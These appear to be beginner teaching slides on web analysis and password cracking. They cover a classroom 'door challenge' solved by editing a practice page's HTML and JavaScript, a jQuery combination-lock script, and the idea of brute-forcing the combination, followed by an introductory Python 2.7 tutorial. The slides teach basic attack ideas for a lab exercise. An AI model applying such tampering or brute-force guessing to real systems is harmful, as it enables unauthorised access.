Web Analysis and Password Cracking

Peeling Back the Layers

Door Challenge

SELECT A DOOR

Door Challenge

- HTML
  - Change class door1 name to letmein
  - Click right spot of door1
- JavaScript
  - Change letmein to 1
    - Click right spot of door1
      - Change bounds for x and y and click anywhere
  - Change hasClass(“door1”) to “door”
    - Click on any door

Programming

Programming

A computer is a stupid machine with the ability to do incredibly smart things, while computer programmers are smart people with the ability to do incredibly stupid things. They are, in short, a perfect match. - Bill Bryson

There are two ways to write error-free programs; only the third one works. - Alan Perlis

How a Computer Works

- Computers use 0s and 1s to determine how it manipulates other 0s and 1s to get new 0s and 1s
- The 0s and 1s are manipulated in simple ways
  - Math (add, subtract)
  - Logic (and, or, xor)
  - Read / Write

Machine Code

- Specific sequences of 0s and 1s relate to specific commands or instructions.
- Machine code makes sense to a computer
- Mostly unreadable by humans
  - 0001 0001 0000 0101 ⇒ Add two numbers

Programs

- Programs are just files that contain sequences of machine code that performs a specific operation
- Write programs as sequence of simple commands that relate to machine code commands
- Write programs quicker by using more complex set of instructions rather than just machine code commands

Programming Language

- Set of complex instructions and the syntax is defined as a programming language (Java, C++, Python, PHP)
- Programming “code” must be translated to run on a computer
- Write programs that can convert complex statements into machine code


Programming Language

- Compiler
  - Convert programming code to machine code
  - Resulting code is fast, running directly on hardware
- Interpreter
  - Convert programming code into different code language
  - New code is run by a program, not directly on hardware

Web Programming

- Chrome
  - Compiled program so its code runs directly on hardware
  - Must be compiled for specific hardware
- HTML / JavaScript
  - Code is interpreted by Chrome to run on your hardware
  - Chrome becomes an “interpreter”

Day 2 Tutorial



JavaScript

```
function checkCombination()
{
    var combo = [ 1, 2, 3 ];
    var success = true;

    $("#combination").children().each(function(i, child)
    {
        if (i < 3)
        {
            if ($(child).val() != combo[i])
            {
                success = false;
            }
        }
    });

    return success;
}
```

JavaScript

```
$("#combination").keyup(function()
{
    var empty = false;

    $(this).children().each(function(i, child)
    {
        if (($(child).attr("req") == "true") && child.value.length == 0)
        {
            empty = true;
        }
    });


...
```

JavaScript

```
...

    if (!empty && checkCombination())
    {
        $("#unlock").fadeIn("slow");
    }
    else
    {
            $("#unlock").fadeOut("slow");
    }
});
```

JavaScript

```
$(".noenter").keypress(function(e)
{
    if (e.keyCode < 48 || e.keyCode > 57)
    {
        e.stopPropagation();
        return false;
    }
});
```

ASCII Keycodes

Value	Text
48	0
49	1
50	2
51	3
52	4
53	5
54	6
55	7
56	8
57	9

Value	Text
65	A
66	B
67	C
68	D
69	E
70	F
71	G
72	H
73	I
...	...

Value	Text
97	a
98	b
99	c
100	d
101	e
102	f
103	g
104	h
105	i
...	...

How to find the combination?

Combination

- Combination is checked on the server using PHP
    - Code is run on server
    - Cannot view the code used to check the combination
    - Guess the combination?
        - 1000 possibilities could take 30 - 40 mins
        - Write a program to automate the guessing
        - Brute Force - guess every possible combination

How to write the program?


Python

- Interpreted Language
    - Is not compiled to run natively on hardware
    - Needs an interpreter to run the code with
- Readability first
- Keep it simple

IDLE - Python Shell


- Launch IDLE
  - Starts with launching python shell
- Run single Python commands in shell
- Can write sequences of commands in saved files
  - IDLE text editor

Hello World!



```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> print "Hello World!"
Hello World!
>>>
```


Math Operations



```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> 12+45
57
>>> 5-9
-4
>>> 3*5
15
>>> 20/4
5
>>> 
```

Math with decimals


Variable types - Integers (no decimal) vs Float (decimal)



```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> 10/3
3
>>> 10/3.0
3.3333333333333335
>>> 10.0/3
3.3333333333333335
>>>
```


Modulus

Modulus (%) returns remainder of division




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> 56/10
5
>>> 56 % 10
6
>>> 10 % 4
2
>>> 4 % 10
4
>>>
```

Print Multiple Strings




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> print "Hello World"
Hello World
>>> print "Hello" + "World"
HelloWorld
>>> print "Hello" + " " + "World"
Hello World
>>>
```

Print Text with Numbers




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> print "5+10"
5+10
>>> print 5+10
15
>>> print "5+10=" + 5+10

Traceback (most recent call last):
  File "<pyshell#2>", line 1, in <module>
    print "5+10=" + 5+10
TypeError: cannot concatenate 'str' and 'int' objects
>>> print "5+10=" + str(5+10)
5+10=15
>>> print str(5+10)
15
>>> print str("5+10")
5+10
>>> 
```

Logic




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> a = 23
>>> b = 17
>>> a == b
False
>>> a != b
True
>>> a > b
True
>>> a < b
False
>>> a >= b
True
>>> a <= b
False
>>> 
```

Logic



